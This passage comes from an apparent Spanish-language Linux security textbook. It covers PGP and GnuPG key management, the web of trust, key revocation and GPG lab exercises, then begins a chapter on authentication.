Este proceso busca en el anillo el identificador indicado y lo suprime si encuentra una coincidencia. Recuerda que cualquier fragmento del identificador es suficiente para que haya una coincidencia. Se asume que "pubring.pgp" es literalmente el nombre opcional del fichero. Puedes omitirlo o indicar "secring.pgp" si quieres suprimir una clave secreta. Puedes dar también un nombre distinto para el anillo de claves. La extensión por omisión es ".pgp".

Si hay más de un identificador de usuario para esa clave, se preguntará si sólo quieres eliminar el identificador indicado, dejando la clave y los otros identificadores intactos.

Para extraer (copiar) una clave del anillo de claves públicas o secretas:

pgp -kx identificador fdclaves [anillo]

Este proceso copia (sin borrar) la clave especificada por el identificador desde el anillo al fichero indicado. Resulta especialmente útil para dar una copia de tu clave pública a alguien.

Si la clave tiene alguna firma de certificación, también se copia con la clave. Si quieres que la clave extraída se represente en caracteres ASCII imprimibles, para correo-E, pon las opciones -kxa.

Visualización del contenido del anillo

Para ver el contenido del anillo de claves públicas:

pgp -kv[v] [identificador] [anillo]

Muestra la lista de las claves del anillo que coinciden con la subcadena especificada como identificador. Si omites el identificador, se mostrarán todas las claves. Se asume que "pubring.pgp" es el nombre opcional de anillo. Puedes omitirlo o indicar "secring.pgp" si quieres ver la lista de claves secretas. También puedes si lo deseas especificar otro nombre distinto para el anillo de claves. La extensión por omisión es ".pgp".

Más adelante se explica el concepto de certificar claves con firmas.

Para ver las firmas de certificación de cada clave, utiliza la opción -kvv:

pgp -kvv [identificador] [anillo]

Si quieres especificar un nombre de anillo, para ver todas las claves que contiene, prueba esta forma alternativa:

pgp fdclaves

Sin indicar ninguna opción, PGP muestra la lista de todas las claves en fdclaves.pgp e intenta añadirlas al anillo de claves si no estuviesen.

¿Como Proteger las claves Publicas contra Manipulacion?

En un sistema de clave pública no hay que proteger las claves públicas contra exposición. De hecho, es mejor que estén ampliamente difundidas. Sin embargo, es importante protegerlas contra manipulación para asegurar que una clave pertenece realmente a quien parece pertenecer. Este quizá sea el punto más vulnerable de un criptosistema de clave pública. Veamos primero un posible desastre y a continuación la manera de evitarlo con PGP.

Supongamos que quieres enviar a Alice un mensaje privado. Recibes la clave pública de Alice desde una BBS (Bulletin Board System: tablón electrónico de anuncios). Encriptas la carta para Alice con esa clave y se la envías por medio del correo-E de la BBS.

Desafortunadamente, sin saberlo Alice ni tú, otro usuario llamado Charlie se ha infiltrado en la BBS y ha generado una clave pública propia que lleva el identificador de usuario de Alicia. Pone secretamente esa clave falsa en lugar de la verdadera. Tú, sin saberlo, utilizas esa clave en lugar de la auténtica. Todo parece normal porque la clave falsa tiene el identificador de usuario de Alice. Ahora Charlie puede descifrar el mensaje dirigido a Alice, ya que tiene la clave secreta correspondiente. Puede incluso volver a encriptar el mensaje con la verdadera clave pública de Alice y enviárselo a ella para que nadie sospeche nada. Aún peor, puede incluso hacer firmas en nombre de Alice con esa clave secreta, porque todo el mundo utiliza la clave pública falsa para comprobar las firmas de Alice.

La única forma de evitar este desastre es impedir que alguien pueda manipular las claves públicas. Si has obtenido la clave pública de Alice, no hay problema. Sin embargo, esto puede resultar difícil si la persona se encuentra a mil kilómetros, o no es localizable en ese momento.

Podrías conseguir la clave pública de Alice de un amigo en el que confiéis los dos, David, que sabe que su copia de la clave pública de Alice es buena. David podría firmar la clave pública de Alice, respondiendo de la integridad de la clave. David realizaría esta firma con su propia clave secreta.

Así se crearía un certificado firmado de clave pública que demostraría que la clave de Alice no ha sido manipulada. Este mecanismo requiere que tu copia de la clave pública de David sea buena, para poder comprobar la firma. David podría también proporcionar a Alice una copia firmada de tu clave pública. Por tanto, David hace de referencia entre Alice y tú.

David o Alice podrían enviar a la BBS ese certificado firmado de clave pública de parte de Alice y tu podrías recibirlo más adelante. Entonces podrías comprobar la firma con la clave pública de David y asegurarte de que es la verdadera clave de Alice. Ningún impostor podría hacer que aceptases una clave falsa como si fuera de Alice, porque nadie puede falsificar la firma de David.

Una persona de amplia confianza podría incluso especializarse en ofrecer este servicio de "referencia" entre usuarios, proporcionando firmas para esos certificados de clave pública. Esta persona de confianza podría considerarse un "servidor de claves" o "autoridad de certificación". Podría confiarse en que cualquier certificado de clave pública con la firma del servidor pertenecería verdaderamente a quien parecía pertenecer. Los usuarios que quisieran participar sólo necesitarían una copia buena de la clave pública del organizador para poder verificar sus firmas.

Un servidor centralizado de claves o autoridad de certificación está especialmente indicado en grandes instituciones gubernativas o empresariales con control centralizado. Algunos entornos institucionales ya utilizan jerarquías de autoridades de certificación.

Para entornos de base descentralizados, estilo "guerrilla", permitir a cualquier usuario actuar como referencia de confianza de sus amigos probablemente funcionará mejor que un servidor centralizado. PGP tiende a enfatizar este enfoque orgánico descentralizado no institucional. Refleja mejor la forma natural que tienen los humanos de interactuar personalmente a nivel social y permite elegir mejor en quién confiar para la gestión de claves.

Este tema de proteger las claves públicas contra manipulación es el problema individual más difícil con que se encuentra la aplicación práctica de la clave pública. Es el "talón de Aquiles" de la criptografía de clave

pública; solamente en resolver este problema hay invertida una gran complejidad de programación.

Sólo deberías utilizar una clave pública después de comprobar que es una clave auténtica no manipulada y que pertenece a la persona a la que dice pertenecer. Puedes estar seguro de ello si obtienes el certificado de clave pública directamente de su propietario, o si lleva la firma de alguien en quien confías y del que ya tienes una clave pública auténtica. Por otra parte, el identificador de usuario debería llevar el nombre completo del propietario, no sólo su nombre de pila.

Por mucho que tengas la tentación-- y la tendrás--, nunca, NUNCA cedas a la comodidad y te fíes de una clave pública que hayas recibido de una BBS, a menos que vaya firmada por alguien en quien confías. Esa clave pública sin certificar puede haber sido manipulada por cualquiera, quizá incluso el mismo administrador de la BBS.

Si te piden que firmes el certificado de la clave pública de alguien, comprueba que realmente pertenece a la persona indicada en el identificador de usuario. Tu firma en ese certificado de clave pública es tu promesa de que la clave pertenece realmente a esa persona. La gente que confía en ti aceptará esa clave pública porque lleva tu firma. No es recomendable hacerlo de oídas-- no firmes la clave a menos que tengas conocimiento independiente y de primera mano de que realmente pertenece a esa persona. Preferiblemente, deberías firmarla sólo si la has recibido directamente de ella.

Debes estar mucho más seguro sobre quién es el propietario de una clave pública para firmarla que para encriptar un mensaje. Para estar suficientemente convencido de la validez de una firma como para utilizarla, deberían bastar las firmas de certificación de las referencias de confianza. En cambio, para firmar una clave tú mismo debes tener conocimiento independiente y de primera mano de quién es el propietario de esa clave. Podrías llamarle por teléfono y leerle el fichero de claves, para que confirme que es verdaderamente la suya-- comprueba que estás hablando con la persona indicada. Consulta la sección llamada "Verificación de una clave pública por teléfono" en el volumen de Temas especiales para obtener más información.

Ten en cuenta que la firma en un certificado de clave pública no responde de la integridad de esa persona, solamente de la integridad (la pertenencia) de la clave pública de esa persona. No arriesgas tu propia credibilidad al firmar la clave pública de un sociópata, siempre que estés completamente seguro de que la clave le pertenece. Otras personas aceptarán que le pertenece porque tú la has firmado (asumiendo que confíen en ti), pero no se fiarán del propietario de esa clave. Confiar en una clave no es lo mismo que confiar en su propietario.

La confianza no es necesariamente transferible; tengo un amigo del que sé que no miente. Es un crédulo que cree que el presidenteø no miente. Eso no quiere decir que yo crea que el presidente no miente. Es sólo cuestión de sentido común. Si me fío de la firma de Alicia en una clave, y Alicia se fía de la firma de Charlie, eso no implica que yo me tenga que fiar de la firma de Charlie.

Resulta conveniente mantener tu propia clave pública a mano con una colección de firmas de certificación de diversas "referencias", para que la mayoría de la gente confíe al menos en una de las que responden de la validez de tu clave. Puedes enviar la clave con su colección de firmas de certificación a varias BBSs. Si firmas la clave pública de alguien, devuélvesela con la firma para que pueda añadirla a su colección de credenciales.

PGP controla qué claves del anillo de claves públicas han sido certificadas adecuadamente con firmas de referencias en las que confías. Todo lo que tienes que hacer es decir a PGP en qué personas confías como referencia y certificar esas claves con la tuya propia, que es fundamentalmente fiable. PGP puede continuar desde ahí, validando cualquier clave firmada por esas referencias designadas. Aparte, por supuesto, puedes

firmar más claves tú mismo. Seguiremos con esto más adelante.

Asegúrate de que nadie pueda manipular tu anillo de claves públicas. La comprobación de cualquier nueva firma de clave pública depende en última instancia de la integridad de las claves de confianza que ya se encuentran en el anillo de claves. Mantén control físico sobre el anillo de claves públicas, preferiblemente en tu propio ordenador personal en lugar de un sistema remoto multiusuario, tal como lo harías con tu clave secreta. El objetivo es protegerlo contra manipulación, no contra exposición. Conserva una copia de seguridad fiable de los anillos de claves públicas y secretas en un medio protegido contra escritura.

Como tu propia clave es la máxima autoridad para certificar directa o indirectamente las claves de tu anillo, es la que más tienes que proteger contra manipulación. Para detectar cualquier manipulación de tu propia clave pública, fundamentalmente fiable, PGP puede configurarse para que la compare automáticamente con una copia de seguridad en un medio protegido contra escritura. Para obtener más información, consulta la descripción de la orden "-kc" de comprobación de anillos en el volumen sobre Temas especiales.

PGP generalmente asume que vas a mantener seguridad física sobre el sistema, los anillos de claves y la copia misma de PGP. Si un intruso pudiese manipular tu disco, podría en teoría manipular el mismo PGP dejando en entredicho cualquier sistema de seguridad que pueda tener para detectar la manipulación de claves.

Una forma algo complicada de proteger el anillo completo de claves públicas contra manipulación es firmarlo con tu propia clave secreta. Puedes hacerlo elaborando un certificado separado de firma para el fichero con las opciones "-sb" (consulta la sección "Separación de firmas de los mensajes" en la Guía del usuario de PGP, volumen de Temas especiales). Desafortunadamente, sigue siendo necesario mantener una copia aparte de tu propia clave pública, para comprobar la firma que has realizado. No puedes fiarte de la clave almacenada en el anillo de claves públicas, ya que es precisamente parte de lo que intentas comprobar.

¿Cómo Controla PGP la Validez de las Claves?

PGP lleva el control de las claves del anillo de claves públicas que han sido certificadas adecuadamente con firmas de referencias de confianza. Todo lo que tienes que hacer usted es decir a PGP en qué personas confías como referencia, y certificar esas claves con la tuya propia, que es fundamentalmente fiable. PGP puede continuar desde ahí, validando cualquier otra clave firmada por esas referencias elegidas. Por supuesto, tú mismo puedes firmar más claves.

Hay dos criterios completamente distintos por los que PGP juzga la utilidad de una clave pública-- no los confundas:

1. ¿Pertenece la clave realmente a quien parece pertenecer? En otras palabras, ¿ha sido certificada con una firma de confianza?
2. ¿Pertenece a alguien en quien podemos confiar para certificar otras claves?

PGP puede calcular la respuesta a la primera pregunta. Para responder a la segunda, tú, el usuario, debes informar a PGP explícitamente. Cuando se da la respuesta a la pregunta 2, PGP puede calcular la respuesta a la pregunta 1 para otras claves que hayan sido firmadas por esa referencia designada como fiable.

Las claves que han sido certificadas por una referencia de confianza ya se consideran válidas en PGP. Las claves de esas referencias deben estar certificadas por usted u otra referencia de confianza.

PGP también permite tener distintos márgenes de confianza para las personas que van a actuar como referencia. La confianza en el propietario de una clave para servir de referencia no refleja simplemente la estimación de su integridad personal-- también debería reflejar cuál crees que es su nivel de conocimiento respecto a la gestión de claves, y de su buen juicio en la firma de estas. Puedes designar una persona en PGP

como desconocida, no fiable, de relativa confianza, o de completa confianza para certificar otras claves públicas. Esta información se almacena en el anillo junto con la clave de esa persona, pero no se incluye con ella, al indica a PGP que copie una clave, ya que esas opiniones privadas sobre confianza se consideran confidenciales.

Cuando PGP está calculando la validez de una clave pública, examina el nivel de confianza de todas las firmas incluidas. Elabora una puntuación proporcional de validez-- dos firmas relativamente fiables se consideran tan creíbles como una completamente fiable. El escepticismo de PGP es ajustable-- por ejemplo, puede establecerse que hagan falta dos firmas completamente fiables, o tres relativamente fiables, para dar una clave por válida.

Tu propia clave es "axiomáticamente" válida para PGP y no necesita ninguna firma de referencia para probar su validez. PGP sabe qué claves públicas son tuyas buscando las claves secretas correspondientes en el otro anillo. PGP también asume que confías completamente en ti mismo para certificar otras claves.

Según pase el tiempo, irás acumulando claves de otras personas, a las que podrás designar como referencias de confianza. Cada uno irá eligiendo sus propias referencias. Y cada uno irá gradualmente acumulando y distribuyendo con su clave una colección de firmas de certificación, con la esperanza de que cualquiera que la reciba confíe al menos en una o dos de ellas. Se producirá de esa forma la aparición de una red descentralizada de confianza para las claves públicas, resistente a fallos.

Este enfoque de base, único, contrasta claramente con los esquemas habituales del Gobierno para gestionar claves públicas, como el Internet Privacy Enhanced Mail (PEM) {Correo mejorado en intimidad para Internet}, que se fundamentan en un control centralizado y una confianza centralizada y obligatoria. Los esquemas habituales confían en una jerarquía de Autoridades de certificación que dictan en quién debe usted confiar. El método probabilístico y descentralizado de PGP para determinar la legitimidad de las claves públicas es la piedra angular de su arquitectura de gestión de claves. PGP le permite que elija usted mismo en quién confiar, y le pone en el vértice de su propia pirámide personal de certificación. PGP es para personas que prefieren preparar sus propios paracaídas.

¿Como Proteger las Claves Secretas contra Revelacion?

Protege con cuidado tu propia clave y tu contraseña. Con mucho, mucho cuidado. Si tu clave secreta se ve alguna vez comprometida, es mejor que corras la voz rápidamente y se lo digas a todas las partes interesadas (buena suerte...) antes de que alguien la utilice para hacer firmas en tu nombre. Por ejemplo, podría firmar certificados falsos de clave pública, lo que podría causar problemas a muchas personas, especialmente si tu firma tiene amplio reconocimiento. Por supuesto, el compromiso de tu propia clave secreta podría poner al descubierto todos los mensajes dirigidos a ti.

Para proteger tu clave secreta, puedes empezar por mantener siempre control físico sobre ella. Es suficiente con tenerla en el ordenador personal en casa, o en un portátil que puedas llevar contigo. Si tienes que utilizar un ordenador de la oficina, que no siempre controlas físicamente, lleva tus anillos de claves públicas y secretas en un disco extraíble, y nunca te lo dejes. No es conveniente permitir que la clave secreta se encuentre en un ordenador remoto multiusuario, como por ejemplo un sistema Unix con acceso telefónico. Alguien podría fisgonear en la línea del módem y conseguir la contraseña, y más adelante conseguir la clave secreta del sistema. Sólo deberías utilizar la clave secreta en una máquina sobre la que tengas control físico.

No guardes tu contraseña en el mismo ordenador que tiene el anillo de claves secretas. Guardar la clave secreta y la contraseña en el mismo ordenador es tan peligroso como guardar tu número secreto en la misma cartera que la tarjeta del cajero automático. No quieres que nadie ponga sus manos en el disco que contiene

la contraseña y el anillo de claves secretas. Sería más seguro que memorizases la contraseña y que no la guardases en ningún sitio más que en tu cerebro. Si crees que debes escribirla, protégela, quizá incluso mejor que el anillo de claves secretas.

Conserva copias de seguridad del anillo de claves secretas-- recuerda, tú tienes la única copia de tu clave secreta y perderla inutilizaría todas las copias de tu clave pública que haya por el mundo. El enfoque descentralizado y no institucional que utiliza PGP para gestionar las claves públicas tiene sus ventajas pero, desafortunadamente, también implica que no se pueda confiar en una lista única de las claves comprometidas. Por lo tanto, resulta más difícil controlar el daño que puede causar el compromiso de una clave. Sólo puedes divulgar la noticia y confiar en que todo el mundo se entere.

Si ocurre lo peor-- tanto tu clave secreta como la contraseña se ven comprometidos (esperemos que llegues a enterarte por algún medio) --, tendrás que emitir un certificado de "compromiso de clave". Este tipo de certificado se utiliza para advertir a los demás de que dejen de utilizar tu clave pública. Puedes hacer que PGP elabore ese certificado mediante la orden "-kd". Después tienes que enviarlo al resto de los habitantes del planeta, o al menos a todos tus amigos, a los amigos de tus amigos, etcétera. Sus propios programas PGP instalarán ese certificado de compromiso en sus anillos de claves públicas y evitará que utilicen la clave por error. Puedes entonces generar un nuevo par de claves secreta/pública y distribuir la nueva clave pública. Puedes enviar en un solo lote la nueva clave con el certificado de compromiso de la antigua.

Revocación de una Clave pública

Supongamos que, por algún motivo, tanto tu clave secreta como tu contraseña se ven comprometidas. Tendrás que decírselo al resto del mundo para que dejen de utilizar tu clave pública. Para ello, tienes que emitir un certificado de "compromiso de clave" y revocar la clave pública.

Para generar ese certificado, utiliza la orden -kd:

pgp -kd tu_identificador

Este certificado lleva tu firma, realizada con la misma clave que estás revocando. Deberías distribuirlo ampliamente cuanto antes. Las personas que lo reciban podrán añadirlo a sus anillos de claves públicas y sus programas PGP evitarán automáticamente que vuelvan a utilizar la clave antigua por error. Puedes generar un nuevo par de claves secreta/pública, y publicar la nueva clave pública.

Puedes también querer revocar la clave por algún otro motivo. Se emplea el mismo mecanismo.

¿Qué pasa si pierdes la clave secreta?

Normalmente, si quieres revocar la clave secreta puedes utilizar la orden "-kd" para emitir un certificado de revocación, firmado con tu propia clave secreta (véase "Revocación de una clave pública").

Pero ¿qué puedes hacer si pierdes la clave o si se destruye? No puedes revocarla tú mismo porque debes utilizar la clave secreta para hacerlo, y ya no la tienes. Una versión posterior de PGP ofrecerá una forma más segura de revocar clave bajo esas circunstancias, permitiendo que referencias de confianza certifiquen que una clave pública ha sido revocada. Por ahora, tendrás que correr la voz por los medios informales que pueda, pidiendo a los usuarios que "desactiven" la clave pública en sus anillos.

Otros usuarios pueden desactivar la clave pública en sus propios anillos con la orden "-kd". Si se indica un identificador que no corresponde a una clave secreta del anillo correspondiente, la orden -kd lo busca en el anillo de claves públicas y marca esa clave como desactivada. Una clave desactivada no puede utilizarse para encriptar mensajes, ni se puede extraer del anillo con la orden -kx. Puede utilizarse para comprobar firmas, pero se muestra una advertencia. Además, si el usuario intenta añadir otra vez la misma clave al anillo,

no podrá, ya que la clave desactivada ya se encuentra en él. Estas características combinadas ayudarán a atajar la difusión de una clave desactivada.

Si la clave pública indicada ya está desactivada, la orden -kd te preguntará si quieres volver a activarla.

Guardian GNU de Privacidad - GNU Privacy Guard (GPG)

PGP ha estado siendo el programa dominante para software de encriptacion/authetificacion. Sin embargo, el estandar OpenPGP ha comenzado a permitir otras aplicaciones para proveer una clave publica segura de software GPL.

¿Que es GnuPG?

El GNU Privacy Guard (GnuPG o GPG) es una aplicacion que usa un esquema de encriptacion de clave publica para encriptar o desencriptar asi como los archivos de autentificacion que son transferidos a traves de la red. El esquema de clave publica funciona en la siguiente manera: un usuario tiene dos claves, una privada y una publica. La clave publica puede ser usada por cualquiera que tenga acceso al dato encriptado que es pensado para el propietariop de la clave. La clave privada esta sostenida y conocida solo por el propietario, que usa su clave privada para desencriptar el dato que fue encriptado con la clave publica.

Esto permite a los usuarios enviar informacion a traves de la red firmado con una clave publica y solo el propietario de la clave estara disponible de leer el dato. La clave publica no puede desencriptar los datos firmados con una clave publica o privada, asi asegurando que solo el sustentante de la clave privada estara disponible de leer cualquier dato encriptado.

Instalacion de GPG

GPG puede ser obtenido desde la Web oficial de GPG en http://www.gnupg.org. Este sitio da los detalles y como instalar GPG, cuales archivos descargar y proveer escrito howto y FAQ que tratan de el proceso de instalacion.

Despues de que GPG esta descargado e instalado en el sistema, los usuarios pueden empezar a crear sus paresde claves publics/privadas. Despues de crear un directorio ~/.gnupg, ejecute gpg –gen-key.

Despues de que las dos claves estan creadas, el propietario esta disponible para distribuir la clave publica a otros usuarios para enviar los datos encriptados. Una clave publica puede ser fijado en un servidor de claves o distibuidos por email, FTP, etc. Para distribuir una clave publica a un servidor de clave, use la siguiente sintaxis de comando:

gpg –keyserver [direccion_servidor] –send-key [ID_de_usuario]

Esto enviara la clave publica desde el anillo de clave publica que encaje el ID del usuario con el keyserver especificado. Por ejemplo, el usuario aod emitira el siguiente comando para cargar su clave al keyserver seattle.keyserver.net:

gpg –keyserver seattle.keyserver.net –send aod

Una vez cargado al keyserver, la clave publica de un usuario puede ser descargada para el uso de cualquiera.

Usando GnuPG

Sunponga que los dos usuarios GPG aod y knibalism desean intercambiar un archivo encriptado. aod sostendra la clave creada recientemente. knibalism estara disponible de encriptar datos pensados por aod usando la clave publica de aod.

Knibalism puede descargar la clave publica de aod desde un keyserver, o aod puede exportar la clave publica dentro de un archivo y distribuirlo. Para exportar una clave publica perteneciente al ID de usuario aod al archivo key.asc, este comando es usado:

gpg -- export –output key.asc aod

key.asc es el nombre del archivo en el que la clave sera exportada y aod es el ID de usuario por el cual la clave fue creada. Esto creara el archivo key.asc, el cual puede ser enviado atraves de un FTP o email a knibalism. Una vez knibalism tiene el archivo, el puede extraer el contenido del anillo de su clave publica con el siguiente comando:

gpg –import key.asc

Esto agregara la clave de aod al anillo de la clave publica de knibalism y ahora knibalism puede encriptar datos y enviarlos a aod. Por supuesto, aod tambien necesitará obtener la clave publica de knibalism para desencriptar los mensajes enviados por knibalism o para encriptar mensajes para enviarselos a knibalism.

Para que knibalism encripte un archivo específico para aod, knibalism debe de ejecutar el siguiente comando:

gpg -se -r aod archivo_a_encriptar

Aqui, el archivo_a_encriptar esta siendo encriptado para aod. La opcion -s le instruye a GPG que firme el archivo con el ID de usuario del originador, en este caso, aod. La opcion -e le instruye al programa que encripte el archivo. La opcion -r toma argumento aod para especificar como recipiente a aod. Despues de escribir este comando, knibalism tendra que autentificarse entrando se frase de acceso. Solo luego GPG ejecuta el comando. Esto creara un archivo llamado archivo_a_encriptar.gpg, el cual solo puede ser desencriptado con la clave publica de aod.

Una vez aod ha obtenido el archivo_a_encriptar.gpg, el debe desencriptarlo con su clave publica para poder leerlo. Esto es realizado por el siguiente comando:

gpg archivo_a_encriptar.gpg

Despues a aod se le preguntara por su frase de acceso, despues de esto, GPG creara un nuevo archivo llamado archivo_a_encriptar, el cual sera desencriptara una copia del archivo original que knibalism penso para aod.

Este en un de los muchos ejemplos del uso de GPG. Otro uso es encriptando mails para usuarios especificos.

GnuPG es una reemplazo fuerte del programa propietario GPG, permitiendole a los usuarios intercambiar datos en una manera segura y confiable.

GUI para GPG

Hay muchos programas de Interfaces Graficas de Usuario (GUI) que provee GTK+ para GPG. Gnome PGP (gpgp) es un marco que provee administracion de claves, y TkPGP es un marco creado en TCL/TK que provee algunas opciones para encriptar y desencriptar archivos.

Ejercicio 2-2: Generar un Par de Claves Usando GPG

En este ejercicio usted implementara una criptografia de clave publica usando el programa GNU Privacy Guard (GPG). No hay solucion provista para este ejercicio.

1. Verifique que GPG esta instalado en su sistema:

 # which gpg
/usr/bin/gpg

o

```
# rpm -qa | grep gpg
gpg-0.4.6
```

2. Instale GPG si es necesario gpg-0.4-6.i386.rpm o el gnupg-.1.0.4.tar.gz desde el directorio ILCD archivos_suplementales. Usted puede instalar el RPM usando el comando rpm -i:

```
#rpm -ivh gpg-0.4.6.i386.rpm
```

o desempaque e instale el tarball:

```
#tar xfv gnupg-1.0.4.tar.gz
#cd gnupg-1.0.4
#./configure
#make install
```

3. Una vez usted haya verificado la instalacion de GPG, usted necesita generar un par de claves:

```
#/usr/bin/gpg –gen-key
gpg (GnuPG) 1.4.1; Copyright (C) 2005 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

gpg: directory `/home/aod/.gnupg' created
gpg: new configuration file `/home/aod/.gnupg/gpg.conf'   created
gpg: WARNING: options in `/home/aod/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/aod/.gnupg/secring.gpg' created
gpg: keyring `/home/aod/.gnupg/pubring.gpg' created
Please select what kind of key you want:
  (1) DSA and Elgamal (default)
  (2) DSA (sign only)
  (5) RSA (sign only)
Your selection?
```

4. Entre “1”, luego presione ENTER

5. Seleccione 2048 bits como el tamaño de la clave.

6. Presione ENTER para configurar la clave asi esta nunca expirara.

7. Confirme su decision entrando “Y” y presionando ENTER.

8. Entre su nombre real, su direccion de email y un comentario.

9. Ahora, entre su frase de acceso. Usted tendra que confirmar la frase de acceso.

10. El programa GPG luego generara un nueva par de claves. Mientra lo hace, escriba en el teclado y mueva el mouse asi el computador tiene algunas informaciones al azar para ayudar a generar un par de claves fuertes.

11. Despues de algo de tiempo, el programa GPG finalizara. Confirme que GPG ha creado una clave privada entrando el siguiente comando:

```
# /usr/bin/gpg –list-secret-keys
/root/.gnupg/secring.gpg
------------------------------
sec  1024D/0840A624 2005-06-25 aod aod   (mi frase secreta)              <aod@codigolibre.org>
ssb  1024g/90A6DEB7 2005-06-25
#
```

12. Ahora verifique que usted tiene una clave publica

```
# /usr/bin/gpg –list-keys
/root/.gngpg/pubring.gpg
---------------------------------
pub  1024D/0840A624 2005-06-25 aod aod   (mi frase secreta)  <aod@codigolibre.org>
sub  1024g/90A6DEB7 2005-06-25
#
```

13. Verifique que usted ha firmado su clave:

```
# /usr/bin/gpg –list-sigs
# gpg –list-sigs
/root/.gngpg/pubring.gpg
---------------------------------
pub  2048D/0840A624 2005-06-25 aod  aod   (mi frase secreta)      <aod@codigolibre.org>
sig  0840A624 2005-06-25  aod   aod    (mi frase secreta)        <aod@codigolibre.org>
sub  1024g/90A6DEB7 2005-06-25
sig  0840A624 2005-06-25  aod   aod    (mi frase secreta)        <aod@codigolibre.org>
```

14. Ahora usted esta preparado para transaccionar claves publicas

Ejercicio 2-3: Crear un Archivo de Firma

En este ejercicio, usted creara un archivo de firma, luego lo transferira desde el sistema A al sistema B. No se proveen soluciones para este ejercicio.

1. Use touch para crear un archivo. Nombrelo systemA.

2. Cree un texto claro para archivo de firma. Entre el siguiente comando:

```
# gpg –clearsign systemA
```

3. Entre su frase de acceso.

4. Si su archivo original es systemA, GPG generara un nuevo archivo de texto llamado systemA.asc. Use cat para leer este archivo:

```
----------BEGIN PGP SIGNED MESSAGE----------
Hash:  SHA1


----------BEGIN PGP SIGNATURE----------
Version: GnuPG v1.0.0 (GNU/Linux)
Comment: For info see http://www.gnupg.org
                        ISEF85D47D6HUJK61D2CC4SDFDTH1H6G3SXSAERTJJ3J23V2AZ2XB23as
 2546FV5hC496SdF5157=
=NpP1

------END PGP SIGNATURE---------
```

5. Copie este archivo en su directorio FTP (/var/ftp/) y tenga su sistema B tomandolo. Recuerde que usted debe usar el archivo con una extension .asc.

6. Obtenga el archivo firma B. Usted ahora tiene un texto claro de archivos de firma. Usted puede usar estos archivos para verificar documentos firmados por su sistema B.

Ejercicio 2-3: Firma de Archivos con GPG

En este ejercicio, usted creara un archivo de firma, luego lo dara al sistema B. Luego usted puede firmar un documento. El Sistema B luego usara el archivo de firma para verificar el documento. No se proveen soluciones para este ejercicio.

1. Cree un nuevo archivo llamado sigx. Donde la x representa al sistema A. usted eventualement firmara este archivo y lo dara al sistema B.

2. Entre slgo de texto en este archivo:
   # echo This is signed. > sig

3. Use cat para verificar que este archivo ahora contiene texto.

4. Ahora firme y encripte este mensaje asi solo el sistema B puede leerlo:
   host# gpg -se -r partner's_public_key sigx

5. Entre la frase de acceso para su clave publica.

6. Este archivo ahora tiene una extension .gpg. Copie esta firma a su directorio FTP (/var/ftp/) y tiene a su sistema B tomandolo.

7. Obtenga el archivo del sistema B (recuerde, tiene que tener la extension .gpg).

8. Usted tiene ahora un archivo que firma el sistema B y lo tiene tambien encriptado para usted. Ahora use el siguiente comando para verificar el archivo:
   # gpg –verify partherx.asc sigx.gpg
   gpg: Signature made Sun 2005 06:54:03 PM GMT using DSA key ID 0840A624
   gpg: Good signature from "Mojo Nixon (mysecretphrase) <mail@mail.com>"

RESUMEN

En este capitulo, cubrimos en detalle la tecnologia de encriptacion. Algunos de las publicaciones claves que discutimos fueron:

- La encriptacion puede ser clasificada como Bloque y torrente de cifras.
- Un cifrado es una implementación de un algoritmo de encriptacion.
- Los tipos de algoritmos de encriptacion se incluyen el simetrico, asimetrico y hash.
- El PGP es un programa de encriptacion ampliamente usado que entrega encriptacion de claves publicas para los usuarios y organizaciones.
- La fuerza de la encriptacion es basada en tres factores: lo secreta que puede ser una clave, Longitud de la clave, decadencia debilidades en algoritmos cifrados o implementaciones.
- La Infraestructura de Clave Publica (PKI) requeire administracion de algunas claves que el esquema simetrico de administracion de claves.
- Los certificados digitales proveen un significado de verificacion de identidad.

Preguntas Post-Exámen

Las respuestas a estas preguntas estan en el Apendice A.

1. Explicar lo basico de la encriptacion asimetrica.

2. ¿Cuales son los tres elementos mas comunes de una clave asimetrica?

3. ¿Como es descrita la encriptacion hash?

4. ¿Que es un certificado digital?

5. ¿Que es un servidor PKI (Public Key Infrastructure)?

6. ¿Cuales son los tres factores principales en la fuerza de una encriptacion?

CAPITULO 3

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

AUTENTICANDO

TOPICOS PRINCIPALES	No.
Objetivos	265
Preguntas Pre-Exámen	266
Introducción	266
Proteger los Servicios TCP/IP	267
Comunicaciones Seguras	270
Wrappers TCP	275
FTP Anónimo Seguro	280
Serguridad de Archivos Compartidos	285
Resumen	292
Preguntas Post-Exámen	298

OBJETIVOS

Al completar este capítulo, usted podrá:

- Indentificar el metodo dominante de la autenticacion del usuario.
- Definir y describir un password seguro, el contorno y describir las vulnerabilidades comunes en la seleccion de un password y los beneficios de password con fechas de expiracion.
- Describir el conjunto de utilitarios Shadow (Shadow Suite) y sus usos.
- Explicar como un usuarios puede usar un programa Crack para descubrir debilidades de los sistemas.
- Describir la estructura del Modulo de Autenticacion Insertable (PAM) y los diferentes componentes que conforman al sistema.
- Buscar los Propositos del Subsistema PAM y ser capaz de implementar cambios basicos en la configuración de PAM.
- Describir las ventajas de seguridad de un password de una sola vez asi como los programas que ofrecen esta funcion, particularmente S/Key, ahora OPIE.
- Describir el proceso de autenticacion en el sistema Kerberos asi como del uso de tickets (permisos) y el rol de un servidor que concede tickets (permisos).
- Explicar la necesidad para metodo de control de acceso.
- Describir la funcion de un Listado de control de acceso (ACL) y una Lista de Control de Ejecucion (ECL).

PREGUNTAS PRE-EXAMEN

Las repuestas se encuentran en el Apéndice A.

1. Que es conocido por autenticacion de seguridad?

2. Que es conocido por autorizacion?

3. Que metodo de seguridad asegura que individuos, sistemas, o procesos accesen solo a lo que ellos estan autorizados?

4. Cual es la funcion de la Lista de Control de Acceso (ACL)

INTRODUCCION

La fundacion de todo los mecanismos de seguridad es la autenticacion. En un modelo formal de seguridad, la identificacion y la autenticacion (I&A) estan apareados. En este capitulo, el enfoque sera el mecanismo de autenticacion. Cuando tu encuentras conocidos en una calle publica, tu los reconoces por sus rostros, su sonrisa, su voz, o quizas tu memorizas los nombres para enlazar rostros similares basados en un articulo de ropa, carros, o otros dispositivos mnemonicos. Los humanos usan muchos métodos para retener la informacion que utilizan para identificar los individuos. Alguna vez has conocido a alguien que pensabas que conocias, pero no es asi?. Para permitir a los usuarios acceso seguro a un sistema de computadora, es vital identificarlos y autenticar su identidad en contra de algunos criterios.

Métodos de Autenticacion

